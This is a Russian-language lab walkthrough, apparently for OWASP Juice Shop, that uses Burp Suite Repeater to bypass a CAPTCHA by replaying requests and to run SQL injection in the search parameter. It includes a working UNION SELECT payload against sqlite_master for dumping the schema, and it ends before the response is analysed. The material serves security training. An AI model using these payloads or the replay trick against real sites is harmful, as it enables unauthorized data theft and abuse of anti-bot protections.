
Rating

CAPTCHA: What is $9-10*1$?

Result *

-1

Submit



Repeater (Повторитель): это инструмент, который позволяет нам повторно отправлять HTTP-запросы на сервер, а затем анализировать и модифицировать ответы. Это полезно, когда мы хотим тщательно исследовать реакцию веб-приложения на различные запросы, тестировать уязвимости и проводить другие проверки.

Используя опцию **"Send to Repeater"**, мы выбираем конкретный HTTP-запрос, который был перехвачен и отображен во вкладке Proxy. Затем этот запрос отправляем в инструмент Repeater для дополнительной работы. В Repeater можно изменять параметры, тело запроса, заголовки и многое другое, чтобы тестировать разные аспекты веб-приложения и анализировать его реакцию на разные сценарии.

Таким образом, опция **"Send to Repeater"** упрощает процесс переноса выбранного запроса из Proxu в Repeater для более глубокого анализа и тестирования.

Далее в **Proxy -> HTTP History** ищем последнюю успешную капчу (Status: **Success**)

[illegible]

В Repeater меняем параметры полей и многократно нажимаем кнопку [Send](#):

- captcha: 18
- captchalid: 31

[illegible]

6. Подтверждение уязвимости: после успешного выполнения задания у нас есть доказательство того, что механизм CAPTCHA может быть обойден.

Мы успешно выполнили лабораторную работу #1!

ЛАБОРАТОРНАЯ РАБОТА #2:

Name	Difficulty	Description
Database Schema	★ ★ ★	Exfiltrate the entire DB schema definition via SQL Injection.

Цель: Используя метод SQL инъекции, извлечь и скопировать полное определение схемы базы данных.

SQL инъекция — это атака, при которой злоумышленник вставляет вредоносный SQL код в пользовательские вводы, который потом выполняется на стороне сервера базы данных. Это может привести к компрометации данных, утечке информации или даже полному контролю над базой данных.


В этой задаче демонстрируется уязвимость веб-приложения, связанная с SQL инъекциями, т. е. злоумышленник может использовать ввод, чтобы извлечь определение схемы всей базы данных. Схема базы данных — это структура, определяющая таблицы, столбцы, типы данных и отношения между ними. Злоумышленник может использовать такие атаки, чтобы извлечь ценную информацию о структуре базы данных, которая может быть использована для последующих атак или эксплуатации.

Эта задача предоставляет возможность тестировщикам, разработчикам и другим специалистам по информационной безопасности понять, как работают SQL инъекции, и как важно обеспечивать безопасность ввода данных, чтобы предотвратить подобные атаки.

Решение:

- 1. Исследование приложения: снова начинаем с изучения веб-сайта Juice Shop, пройдём по различным разделам, чтобы понять какие формы, вводы и функции доступны на сайте.

Перейдем на стартовую страницу:




Мы видим каталог продуктов, где есть их: название, цена, наличие/отсутствие продукта и многое другое. Все эти данные хранятся в базе данных веб-сайта.

- 2. Поиск уязвимого места: ищем форму или место, где пользовательский ввод может быть использован в SQL-запросе. Попробуем понять, какой вид SQL-запроса используется для взаимодействия с базой данных.


В верхней правой части веб-станции мы видим поле ввода для поиска по сайту, где мы можем ввести название какого-нибудь продукта.

Попробуем ввести название продукта, например мы ищем Лимонный Сок, вводим **“lemon”**




Продукт с таким названием есть в базе магазина.

Теперь вводим другое название продукта, например, **“apple”** – такие продукты найдены в базе:




Теперь проверим, что будет если в строке поиска добавить к названию какой-нибудь символ, например одинарные кавычки, **apple'**:




Получили сообщение (но не ошибку), что ничего не найдено.


Теперь нам надо внимательно изучить весь процесс отправки запросов и получения ответов в Burp Suite. Мы видим запрос с параметрами **“q= “** т. е. отсутствующие данные, которые мы вводили в строке поиска:



Теперь отправим наш запрос в Repeater и изменим данные, например **“q=banana”**:



Теперь отправим такой же запрос, но поставим после названия символ – **banana’**



Мы получили ошибку “SQLITE_ERROR, которая сообщает нам не только об ошибке в запросе, но и какая база данных используется (SQLite).

SQLite — это компактная и встраиваемая реляционная система управления базами данных (СУБД). Она отличается от больших СУБД, таких как MySQL, PostgreSQL или Oracle, тем, что вся система баз данных SQLite является одиночным динамическим библиотечным файлом, который прикрепляется к приложению, использующему его. Он не требует отдельного сервера баз данных.

3. Понимание схемы базы данных: необходимо ознакомиться со структурой базы данных Juice Shop, если это возможно. Нам поможет документация Juice Shop или анализ запросов к базе данных.

Далее, нам понадобится установить SQLite3, выполним команду в терминале:


\$ sudo apt install sqlite3

```
prospero@cinnamon-vm:~/Downloads/juice-shop$ sqlite3
SQLite version 3.37.2 2022-01-06 13:25:41
Enter ".help" for usage hints.
Connected to a transient in-memory database.
Use ".open FILENAME" to reopen on a persistent database.
sqlite>
```

SQLite3 — это версия для командной строки, которая позволяет пользователям управлять базами данных SQLite и выполнять SQL-запросы непосредственно из командной строки. Подробное описание работы с SQLite3 выходит за рамки нашего практического задания, поэтому всю дополнительную информацию можно изучить на официальном сайте или с помощью поисковика Google.

4. Проведение SQL-инъекции: используем техники SQL-инъекции, чтобы внедрить злоумышленный код в запрос. Попробуем изменить запрос таким образом, чтобы он возвращал определение схемы базы данных, используя команды SQL.

Возвращаемся в наш Repeater, используем различные символы, например q=banana’--




Получили ошибку, что ввод не завершен - “SQLITE_ERROR: incomplete input”

Также мы видим, что возможно нам надо ввести в нашем запросе две закрывающие скобки)) , пробуем добавить: q=banana’)))- -


! Попутно мы выполнили лабораторную работу:

Name	Difficulty	Description
Error Handling	★	Provoke an error that is neither very gracefully nor consistently handled.
Error Handling	★	Provoke an error that is neither very gracefully nor consistently handled.



Получили **status: success**

Теперь пробуем вставить SQL код с использованием комментария SQL – **UNION** (SELECT или других конструкций): **banana'))UNION%20SELECT%201,2,3,4,5,6,7,8,9%20FROM%20sqlite_master--**




Подробно рассмотрим, что делает каждая часть этой SQL-команды:

UNION%20SELECT%201,2,3,4,5,6,7,8,9%20FROM%20sqlite_master: это вставка SQL-кода, который пытается выполнить операцию объединения таблиц. Оператор UNION используется для объединения результатов двух SQL-запросов в один результат. В данном случае попытка объединения с таблицей **sqlite_master**, которая содержит информацию о структуре базы данных.

-- это комментарий в SQL, который означает, что всё, что находится после **--**, будет игнорироваться сервером базы данных. Это часто используется злоумышленниками для закрытия строки запроса и предотвращения выполнения дополнительного текста запроса.


Проанализируем ответ, который мы получили:



